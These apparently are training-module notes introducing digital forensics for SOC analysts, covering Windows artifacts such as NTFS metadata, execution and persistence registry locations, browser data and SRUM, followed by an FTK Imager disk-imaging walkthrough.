

# **Introduction to Digital Forensics**

## **Introduction**

### **Introduction to Digital Forensics**

#### **Summary**

- **Digital forensics**, often referred to as computer forensics or cyber forensics, is a specialized branch of cybersecurity that involves the collection, preservation, analysis, and presentation of digital evidence to investigate cyber incidents, criminal activities, and security breaches.
  - It applies forensic techniques to digital artifacts, including computers, servers, mobile devices, networks, and storage media, to uncover the truth behind cyber-related events.
  - Digital forensics aims to reconstruct timelines, identify malicious activities, assess the impact of incidents, and provide evidence for legal or regulatory proceedings.
  - Digital forensics is an integral part of the incident response process, contributing crucial insights and support at various stages.

#### **Key Concepts:**

- **Electronic Evidence**: Digital forensics deals with electronic evidence, which can include files, emails, logs, databases, network traffic, and more.
  - This evidence is collected from computers, mobile devices, servers, cloud services, and other digital sources.
- **Preservation of Evidence**: Ensuring the integrity and authenticity of digital evidence is crucial.
  - Proper procedures are followed to preserve evidence, establish a chain of custody, and prevent any unintentional alterations.
- **Forensic Process**: The digital forensics process typically involves several stages:
  - **Identification**: Determining potential sources of evidence.
  - **Collection**: Gathering data using forensically sound methods.
  - **Examination**: Analyzing the collected data for relevant information.
  - **Analysis**: Interpreting the data to draw conclusions about the incident.
  - **Presentation**: Presenting findings in a clear and comprehensible manner.
- **Types of Cases**: Digital forensics is applied in a variety of cases, including:

- Cybercrime investigations (hacking, fraud, data theft).
- Intellectual property theft.
- Employee misconduct investigations.
- Data breaches and incidents affecting organizations.
- Litigation support in legal proceedings.
- The basic steps for performing a forensic investigation are as follows:
  1. Create a Forensic Image
  2. Document the System's State
  3. Identify and Preserve Evidence
  4. Analyze the Evidence
  5. Timeline Analysis
  6. Identify Indicators of Compromise (IOCs)
  7. Report and Documentation

## Digital Forensics for SOC Analysts

- When we talk about the Security Operations Center (SOC), we're discussing the frontline defense against cyber threats.
  - But what happens when a breach occurs, or when an anomaly is detected? That's where digital forensics comes into play.
- First and foremost, digital forensics provides us with a detailed post-mortem of security incidents.
  - By analyzing digital evidence, we can trace back the steps of an attacker, understanding their methods, motives, and possibly even their identity.
  - This retrospective analysis is crucial for improving our defenses and understanding our vulnerabilities.
- Moreover, in the heat of a security incident, time is of the essence.
  - Digital forensics tools can rapidly sift through vast amounts of data, pinpointing the exact moment of compromise, the affected systems, and the nature of the malware or attack technique used.
  - This swift identification allows us to contain the threat faster, minimizing potential damage.
- Let's not forget about the legal implications.
  - In the event of a significant breach, especially one that affects customers or stakeholders, there's a high likelihood of legal repercussions.
  - Digital forensics not only helps us in identifying the culprits but also provides legally admissible evidence that can be used in court.

- This evidence is meticulously logged, hashed, and timestamped to ensure its integrity and authenticity.
- Furthermore, the insights gained from digital forensics empower our SOC teams to **proactively hunt for threats**.
  - Instead of merely reacting to alerts, we can actively search our environments for signs of compromise, leveraging indicators of compromise (IoCs) and tactics, techniques, and procedures (TTPs) identified from past incidents.
- Another critical aspect is the **enhancement of our incident response strategies**.
  - By understanding the full scope of an attack, we can better tailor our response, ensuring that every compromised system is addressed and that no stone is left unturned.
  - This comprehensive approach reduces the risk of attackers lingering in our environment or using the same attack vector twice.
- Lastly, digital forensics **fosters a culture of continuous learning within our SOC teams**.
  - Every incident, no matter how small, provides a learning opportunity.
  - By dissecting these incidents, our analysts can stay ahead of the curve, anticipating new attack techniques and bolstering our defenses accordingly.
- In conclusion, **digital forensics isn't just a reactive measure; it's a proactive tool that amplifies the capabilities of our SOC analysts**, ensuring that our organization remains resilient in the face of ever-evolving cyber threats.

### One sentence summary

- Digital forensic allows SOC analyst to understand the incident thoroughly so we can better understand and learn from the incident, as well as providing as proactive threat hunting measure.

## Windows Forensics Overview

- In this section, we will provide a concise overview of the key Windows artifacts and forensic procedures.

### NTFS

- NTFS (New Technology File System) is a proprietary file system developed by Microsoft as a part of its Windows NT operating system family.

- It was introduced with the release of Windows NT 3.1 in 1993, and it has since become the default and most widely used file system in modern Windows operating systems, including Windows XP, Windows 7, Windows 8, Windows 10, and their server counterparts.
- NTFS was designed to address several limitations of its predecessor, the FAT (File Allocation Table) file system.
  - It introduced numerous features and enhancements that improved the reliability, performance, security, and storage capabilities of the file system.
- Here are some of the key forensic artifacts that digital investigators often analyze when working with NTFS file systems:
  - **File Metadata** : NTFS stores extensive metadata for each file, including creation time, modification time, access time, and attribute information (such as read-only, hidden, or system file attributes).
    - Analyzing these timestamps can help establish timelines and reconstruct user activities.
  - **MFT Entries** : The Master File Table (MFT) is a crucial component of NTFS that stores metadata for all files and directories on a volume.
    - Examining MFT entries provides insights into file names, sizes, timestamps, and data storage locations.
    - When files are deleted, their MFT entries are marked as available, but the data may remain on the disk until overwritten.
  - **File Slack and Unallocated Space** : Unallocated space on an NTFS volume may contain remnants of deleted files or fragments of data.
    - File slack refers to the unused portion of a cluster that may contain data from a previous file.
    - Digital forensic tools can help recover and analyze data from these areas.
  - **File Signatures** : File headers and signatures can be useful in identifying file types even when file extensions have been changed or obscured.
    - This information is critical for reconstructing the types of files present on a system.
  - **USN Journal** : The Update Sequence Number (USN) Journal is a log maintained by NTFS to record changes made to files and directories.
    - Forensic investigators can analyze the USN Journal to track file modifications, deletions, and renames.
  - **LNK Files** : Windows shortcut files (LNK files) contain information about the target file or program, as well as timestamps and metadata.
    - These files can provide insights into recently accessed files or executed programs.

- **Prefetch Files** : Prefetch files are generated by Windows to improve the startup performance of applications.
  - These files can indicate which programs have been run on the system and when they were last executed.
- **Registry Hives** : While not directly related to the file system, Windows Registry hives contain important configuration and system information.
  - Malicious activities or unauthorized changes can leave traces in the registry, which forensic investigators analyze to understand system modifications.
- **Shellbags** : Shellbags are registry entries that store folder view settings, such as window positions and sorting preferences.
  - Analyzing shellbags can reveal user navigation patterns and potentially identify accessed folders.
- **Thumbnail Cache** : Thumbnail caches store miniature previews of images and documents.
  - These caches can reveal files that were recently viewed, even if the original files have been deleted.
- **Recycle Bin** : The Recycle Bin contains files that have been deleted from the file system.
  - Analyzing the Recycle Bin can help recover deleted files and provide insights into user actions.
- **Alternate Data Streams (ADS)** : ADS are additional streams of data associated with files.
  - Malicious actors may use ADS to hide data, and forensic investigators need to examine these streams to ensure a comprehensive analysis.
- **Volume Shadow Copies** : NTFS supports Volume Shadow Copies, which are snapshots of the file system at different points in time.
  - These copies can be valuable for data recovery and analysis of changes made over time.
- **Security Descriptors and ACLs** : Access Control Lists (ACLs) and security descriptors determine file and folder permissions.
  - Analyzing these artifacts helps understand user access rights and potential security breaches.

## Windows Event Logs

- **Windows Event Logs** are an intrinsic part of the Windows Operating System, storing logs from different components of the system including the system itself, applications running on it, ETW providers, services, and others.

- Windows event logging offers comprehensive logging capabilities for application errors, security events, and diagnostic information.
  - As cybersecurity professionals, we leverage these logs extensively for analysis and intrusion detection.
- Adversarial tactics from initial compromise using malware or other exploits, to credential accessing, privilege elevation and lateral movement using Windows operating system's internal tools are often captured via Windows event logs.
- By viewing the available Windows event logs, investigators can get a good sense of what is being logged and even search for specific log entries.
  - To access the logs directly for offline analysis, investigators should navigate to the default file path for log storage at `C:\Windows\System32\winevt\logs`.
- The analysis of Windows Event Logs has been addressed in the modules titled `Windows Event Logs & Finding Evil` and `YARA & Sigma for SOC Analysts`.

## Execution Artifacts

- `Windows execution artifacts` refer to the traces and evidence left behind on a Windows operating system when programs and processes are executed.
  - These artifacts provide valuable insights into the execution of applications, scripts, and other software components, which can be crucial in digital forensics investigations, incident response, and cybersecurity analysis.
  - By examining execution artifacts, investigators can reconstruct timelines, identify malicious activities, and establish patterns of behavior.
  - Here are some common types of Windows execution artifacts:
    - `Prefetch Files`: Windows maintains a prefetch folder that contains metadata about the execution of various applications.
      - Prefetch files record information such as file paths, execution counts, and timestamps of when applications were run.
      - Analyzing prefetch files can reveal a history of executed programs and the order in which they were run.
    - `Shimcache`: Shimcache is a Windows mechanism that logs information about program execution to assist with compatibility and performance optimizations.
      - It records details such as file paths, execution timestamps, and flags indicating whether a program was executed.
      - Shimcache can help investigators identify recently executed programs and their associated files.

- `Amcache`: Amcache is a database introduced in Windows 8 that stores information about installed applications and executables.
  - It includes details like file paths, sizes, digital signatures, and timestamps of when applications were last executed.
  - Analyzing the Amcache can provide insights into program execution history and identify potentially suspicious or unauthorized software.
- `UserAssist`: UserAssist is a registry key that maintains information about programs executed by users.
  - It records details such as application names, execution counts, and timestamps. Analyzing UserAssist artifacts can reveal a history of executed applications and user activity.
- `RunMRU Lists`: The RunMRU (Most Recently Used) lists in the Windows Registry store information about recently executed programs from various locations, such as the `Run` and `RunOnce` keys.
  - These lists can indicate which programs were run, when they were executed, and potentially reveal user activity.
- `Jump Lists`: Jump Lists store information about recently accessed files, folders, and tasks associated with specific applications.
  - They can provide insights into user activities and recently used files.
- `Shortcut (LNK) Files`: Shortcut files can contain information about the target executable, file paths, timestamps, and user interactions.
  - Analyzing LNK files can reveal details about executed programs and the context in which they were run.
- `Recent Items`: The Recent Items folder maintains a list of recently opened files.
  - It can provide information about recently accessed documents and user activity.
- `Windows Event Logs`: Various Windows event logs, such as the Security, Application, and System logs, record events related to

program execution, including process creation and termination, application crashes, and more.

Artifact	Location/Registry Key	Data Stored
Prefetch Files	C:\Windows\Prefetch	Metadata about executed applications (file paths, timestamps, execution count)
Shimcache	Registry: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache	Program execution details (file paths, timestamps, flags)
Amcache	C:\Windows\AppCompat\Programs\Amcache.hve (Binary Registry Hive)	Application details (file paths, sizes, digital signatures, timestamps)
UserAssist	Registry: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist	Executed program details (application names, execution counts, timestamps)
RunMRU Lists	Registry: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU	Recently executed programs and their command lines
Jump Lists	User-specific folders (e.g., %AppData%\Microsoft\Windows\Recent)	Recently accessed files, folders, and tasks associated with applications
Shortcut (LNK) Files	Various locations (e.g., Desktop, Start Menu)	Target executable, file paths, timestamps, user interactions
Recent Items	User-specific folders (e.g., %AppData%\Microsoft\Windows\Recent)	Recently accessed files
Windows Event Logs	C:\Windows\System32\winevt\Logs	Various event logs containing process creation, termination, and other events

## Windows Persistence Artifacts

- Windows persistence refers to the techniques and mechanisms used by attackers to ensure their unauthorized presence and control over a compromised system, allowing them to maintain access and control even after initial intrusion.
  - These persistence methods exploit various system components, such as registry keys, startup processes, scheduled tasks, and services, enabling malicious actors to withstand reboots and security measures while continuing to carry out their objectives undetected.

## Registry

- The Windows Registry acts as a crucial database, storing critical system settings for the Windows OS.
  - This encompasses configurations for devices, security, services, and even the storage of user account security configurations in the Security Accounts Manager (SAM).

- Given its significance, it's no surprise that adversaries often target the Windows Registry for establishing persistence. Therefore, it's essential to routinely inspect Registry autorun keys.

Example of `Autorun` keys used for persistence:

- Run/RunOnce Keys**
  - `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`
  - `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce`
  - `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`
  - `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce`
  - `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\`
- Keys used by WinLogon Process**
  - `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon`
  - `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell`
- Startup Keys**
  - `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders`
  - `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders`
  - `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders`
  - `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User`

## Schtasks

- Windows provides a feature allowing programs to schedule specific tasks.
  - These tasks reside in `C:\Windows\System32\Tasks`, with each one saved as an XML file.
  - This file details the creator, the task's timing or trigger, and the path to the command or program set to run. To scrutinize scheduled tasks, we should navigate to `C:\Windows\System32\Tasks` and examine the XML files' content.

## Services

- **Services** in Windows are pivotal for maintaining processes on a system, enabling software components to operate in the background without user intervention.
  - Malicious actors often tamper with or craft rogue services to ensure persistence and retain unauthorized access.
  - The registry location to keep an eye on is:  
`HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services`.

## Web Browser Forensics

- Diving into web browser forensics, it's a discipline centered on analyzing remnants left by web browsers.
  - These remnants can shed light on user actions, online engagements, and potentially harmful behaviors.
  - Some of the pivotal browser forensic artifacts include:
    - **Browsing History** : Records of websites visited, including URLs, titles, timestamps, and visit frequency.
    - **Cookies** : Small data files stored by websites on a user's device, containing information such as session details, preferences, and authentication tokens.
    - **Cache** : Cached copies of web pages, images, and other content visited by the user. Can reveal websites accessed even if the history is cleared.
    - **Bookmarks/Favorites** : Saved links to frequently visited websites or pages of interest.
    - **Download History** : Records of downloaded files, including source URLs, filenames, and timestamps.
    - **Autofill Data** : Information automatically entered into forms, such as names, addresses, and passwords.
    - **Search History** : Queries entered into search engines, along with search terms and timestamps.
    - **Session Data** : Information about active browsing sessions, tabs, and windows.
    - **Typed URLs** : URLs entered directly into the address bar.
    - **Form Data** : Information entered into web forms, such as login credentials and search queries.
    - **Passwords** : Saved or autofilled passwords for websites.
    - **Web Storage** : Local storage data used by websites for various purposes.
    - **Favicons** : Small icons associated with websites, which can reveal visited sites.

- **Tab Recovery Data** : Information about open tabs and sessions that can be restored after a browser crash.
- **Extensions and Add-ons** : Installed browser extensions and their configurations.

## SRUM

- Switching gears to **SRUM** (System Resource Usage Monitor), it's a feature introduced in Windows 8 and subsequent versions.
  - SRUM meticulously tracks resource utilization and application usage patterns.
  - The data is housed in a database file named **sru.db** found in the **C:\Windows\System32\sru** directory.
  - This SQLite formatted database allows for structured data storage and efficient data retrieval. SRUM's records, organized by time intervals, can help reconstruct application and resource usage over specific durations.
- Key facets of SRUM forensics encompass:
  - **Application Profiling** : SRUM can provide a comprehensive view of the applications and processes that have been executed on a Windows system.
    - It records details such as executable names, file paths, timestamps, and resource usage metrics.
    - This information is crucial for understanding the software landscape on a system, identifying potentially malicious or unauthorized applications, and reconstructing user activities.
  - **Resource Consumption** : SRUM captures data on CPU time, network usage, and memory consumption for each application and process.
    - This data is invaluable for investigating resource-intensive activities, identifying unusual patterns of resource consumption, and detecting potential performance issues caused by specific applications.
  - **Timeline Reconstruction** : By analyzing SRUM data, digital forensics experts can create timelines of application and process execution, resource usage, and system activities.
    - This timeline reconstruction is instrumental in understanding the sequence of events, identifying suspicious behaviors, and establishing a clear picture of user interactions and actions.
  - **User and System Context** : SRUM data includes user identifiers, which helps in attributing activities to specific users.
    - This can aid in user behavior analysis and determining whether certain actions were performed by legitimate users or potential threat actors.

- **Malware Analysis and Detection** : SRUM data can be used to identify unusual or unauthorized applications that may be indicative of malware or malicious activities.
  - Sudden spikes in resource usage, abnormal application patterns, or unauthorized software installations can all be detected through SRUM analysis.
- **Incident Response** : During incident response, SRUM can provide rapid insights into recent application and process activities, enabling analysts to quickly identify potential threats and respond effectively.

### One sentence summary

- Lots of useful pieces of information mentioned here (SRUM, web browser forensics, ntfs file system, persistence artifacts, execution artifacts, windows event logs) can be used to aid digital forensics.

## **Evidence Acquisition Techniques & Tools**

### Overview

- **Evidence acquisition** is a critical phase in digital forensics, involving the collection of digital artifacts and data from various sources to preserve potential evidence for analysis.
  - This process requires specialized tools and techniques to ensure the integrity, authenticity, and admissibility of the collected evidence.
  - Here's an overview of evidence acquisition techniques commonly used in digital forensics:
    - Forensic Imaging
    - Extracting Host-based Evidence & Rapid Triage
    - Extracting Network Evidence

### Forensic Imaging


- Forensic imaging is a fundamental process in digital forensics that involves creating an exact, bit-by-bit copy of digital storage media, such as hard drives, solid-state drives, USB drives, and memory cards.
  - This process is crucial for preserving the original state of the data, ensuring data integrity, and maintaining the admissibility of evidence in legal proceedings.

- Forensic imaging plays a critical role in investigations by allowing analysts to examine evidence without altering or compromising the original data.
- Below are some forensic imaging tools and solutions:
  - **FTK Imager**: Developed by AccessData (now acquired by Exterro), FTK Imager is one of the most widely used disk imaging tools in the cybersecurity field.
    - It allows us to create perfect copies (or images) of computer disks for analysis, preserving the integrity of the evidence.
    - It also lets us view and analyze the contents of data storage devices without altering the data.
  - **AFF4 Imager**: A free, open-source tool crafted for creating and duplicating forensic disk images.
    - It's user-friendly and compatible with numerous file systems.
    - A benefit of the AFF4 Imager is its capability to extract files based on their creation time, segment volumes, and reduce the time taken for imaging through compression.
  - **DD** and **DCFLDD** : Both are command-line utilities available on Unix-based systems (including Linux and MacOS).
    - DD is a versatile tool included in most Unix-based systems by default, while DCFLDD is an enhanced version of DD with features specifically useful for forensics, such as hashing.
  - **Virtualization Tools** : Given the prevalent use of virtualization in modern systems, incident responders will often need to collect evidence from virtual environments.
    - Depending on the specific virtualization solution, evidence can be gathered by temporarily halting the system and transferring the directory that houses it.
    - Another method is to utilize the snapshot capability present in numerous virtualization software tools.


### Example 1: Forensic Imaging with FTK Imager

- Let's now see a demonstration of utilizing **FTK Imager** to craft a disk image.
  - Be mindful that you'll require an auxiliary storage medium, like an external hard drive or USB flash drive, to save the resultant disk image.


- Select `File` -> `Create Disk Image` .




- Next, select the media source. Typically, it's either Physical Drive or Logical Drive.




- Choose the drive from which you wish to create an image.



- Specify the destination for the image.



- Select the desired image type.



- Input evidence details.

The screenshot shows a dialog box titled "Evidence Item Information" with a close button "X" in the top right corner. The form contains five fields with input boxes:

- Case Number: 1
- Evidence Number: 123
- Unique Description: Malware Attack 9/9/2023
- Examiner: (empty)
- Notes: (empty)

At the bottom of the dialog are four buttons: "< Back", "Next >" (which is highlighted in blue), "Cancel", and "Help".

- Choose the destination folder and filename for the image.
  - At this step, you can also adjust settings for image fragmentation and compression.

## Select Image Destination

X

Image Destination Folder  
E:\

Image Filename (Excluding Extension)  
E\_01\_Physical\_Image

Image Fragment Size (MB)   
For Raw, E01, and AFF formats: 0 = do not fragment

Compression (0=None, 1=Fastest, ..., 9=Smallest)

Use AD Encryption

- Once all settings are confirmed, click Start.

## Create Image

X


Image Source  
\\.\PHYSICALDRIVE0

Starting Evidence Number:


Image Destination(s)  
E:\E\_01\_Physical\_Image [E01]

Verify images after they are created  Precalculate Progress Statistics  
 Create directory listings of all files in the image after they are created

- You'll observe the progress of the imaging.



- If you opted to verify the image, you'll also see the verification progress.

